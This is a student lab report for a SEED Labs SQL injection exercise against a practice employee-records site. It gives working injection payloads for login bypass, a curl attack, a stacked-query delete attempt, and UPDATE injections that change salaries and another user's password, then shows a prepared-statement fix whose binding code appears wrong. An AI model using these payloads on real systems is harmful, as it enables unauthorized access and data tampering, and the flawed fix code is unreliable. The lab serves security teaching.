Computer Security

Lab 10 Report

SQLi

Chirag Sachdev

680231131

Task 1:

Playing with SQL queries

In this task we have to display the details of Alice on the MySQL server on the VM.

Query: select * from credential where NAME=”Alice”;

```
/bin/bash 161x48
mysql> show tables;
+-----------------+
| Tables_in_Users |
+-----------------+
| credential      |
+-----------------+
1 row in set (0.00 sec)

mysql> select * from credential where Name="Alice";
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
| ID | Name  | EID   | Salary | birth | SSN      | PhoneNumber | Address | Email | NickName | Password                           |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
|  1 | Alice | 10000 |  20000 | 9/20  | 10211002 |             |         |       |          | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+----+-------+-------+--------+-------+----------+-------------+---------+-------+----------+------------------------------------+
1 row in set (0.00 sec)

mysql>
```

Task 2.

SQLi on the Select statement

In this task we must exploit the select statement where we have to pass admin as the username and no password.

SQL Query in backend:

SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= ’$input_uname’ and Password=’$hashed_pwd’


For this we have to balance the query and comment the rest of the query from the name field.


We balance the query by putting a single quote in front of username as admin’ followed by a hashtag to comment out the rest of the query.

By entering the username as “admin’#”, the eefective sql query generated at the backend as:

SELECT id, name, eid, salary, birth, ssn, address, email, nickname, Password FROM credential WHERE name= ’admin’#’ and Password=’’

Where the highlighted part is commented from the query.





Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	20000	9/20	10211002				
Boby	20000	30000	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Thus we have exploited the query to dump the database.


Launching the attack from CLI

First we have to find the path to which the query is sent to. This can be done by viewing the source code of the web page ash shown below.

```
<h2><b>Employee Profile Login</b></h2><hr><br>
<div class="container">
  <form action="unsafe_home.php" method="get">
    <div class="input-group mb-3 text-center">
      <div class="input-group-prepend">
```

Command:

curl 'www.SeedLabSQLInjection.com/unsafe_home.php?username=admin%27%23'



I used this cart for referring to html encoding:

https://www.w3schools.com/tags/ref_urlencode.asp

Appending a second SQL query.

Query:

'; delete from credential where Name="Ted"#


```
There was an error running the query [You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'delete from credential where Name="Ted"#' and Password='da39a3ee5e6b4b0d3255bfef' at line 3]\n
```

The mysql server does not allow multiple queries to be executed at the same time, hence it cannot execute our query.

Task 3

Modifying own salary

First we log into the legitimate account and see the entries as user Alice:




Alice Profile


Key	Value
Employee ID	10000
Salary	20000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Copyright © SEED LABs

Now we edit profile and add the sql query in the phone number as it is the last field in the form



We hit save and see that the salary gets modified.




Alice Profile

Key	Value
Employee ID	10000
Salary	80000
Birth	9/20
SSN	10211002
NickName	
Email	
Address	
Phone Number	

Modifying other peoples salary:

In the same entry we add a “where” clause and generate the query as



Alice's Profile Edit

NickName: NickName

Email: Email

Address: Address

Phone Number: ',salary='1' where Name='Boby'#

Password: •••••••••

Save

Copyright © SEED LABs

Here we change the entry where the username is Boby and we comment out the rest of the query. We log into the admin account to see if this has made a change and we see that the change has been made.

User Details

Username	EId	Salary	Birthday	SSN	Nickname	Email	Address	Ph. Number
Alice	10000	80000	9/20	10211002				
Boby	20000	1	4/20	10213352				
Ryan	30000	50000	4/10	98993524				
Samy	40000	90000	1/11	32193525				
Ted	50000	110000	11/3	32111111				
Admin	99999	400000	3/5	43254314				

Modifying Boby's Password

Alice's Profile Edit

NickName: NickName

Email: Email

Address: Address


Phone Number: ', Password='' where Name='Boby'#

Password: •••••••••


Save


I first try directly changing the password but the attack is not successful.

Upon examining the code, we see that the password is not stored directly but is computed using the sha1 function so this time I contruct the query by passing the password using the sha1 function as:



I try logging in without a password and the login is successful.





Key	Value
Employee ID	20000
Salary	1
Birth	4/20
SSN	10213352
NickName	
Email	
Address	
Phone Number	

I also checked the backend mysql server after every password change to monitor the hash value stored. We can see that directly setting the password leaves the password entry blank whereas passing it into a hash generates a value.

This is documented below.


```
mysql> select Name, Password from credential where Name='Boby';
+------+-------------------------------------------+
| Name | Password                                  |
+------+-------------------------------------------+
| Boby | fdbe918bdae83000aa54747fc95fe0470fff4976 |
+------+-------------------------------------------+
1 row in set (0.00 sec)

mysql> select Name, Password from credential where Name='Boby';
+------+----------+
| Name | Password |
+------+----------+
| Boby |          |
+------+----------+
1 row in set (0.00 sec)

mysql> select Name, Password from credential where Name='Boby';
+------+-------------------------------------------+
| Name | Password                                  |
+------+-------------------------------------------+
| Boby | da39a3ee5e6b4b0d3255bfef95601890afd80709 |
+------+-------------------------------------------+
1 row in set (0.00 sec)

mysql>
```


Task 4

Contermeasure:

We modify the unsafe_home.php as follows to use the countermeasure

```
$sql = $conn->prepare("SELECT id, name, eid,
  salary, birth, ssn, phoneNumber, address,
  email,nickname,Password
FROM credential
WHERE name= ? and Password=?");
$sql->bind_param("is", $id, $pwd);
$sql->execute();
$sql->bind_result($bind_name, $bind_local, $
  bind_gender);
$sql->fetch();
```





We see that the query does not run and hence the countermeasure is enabled successfully.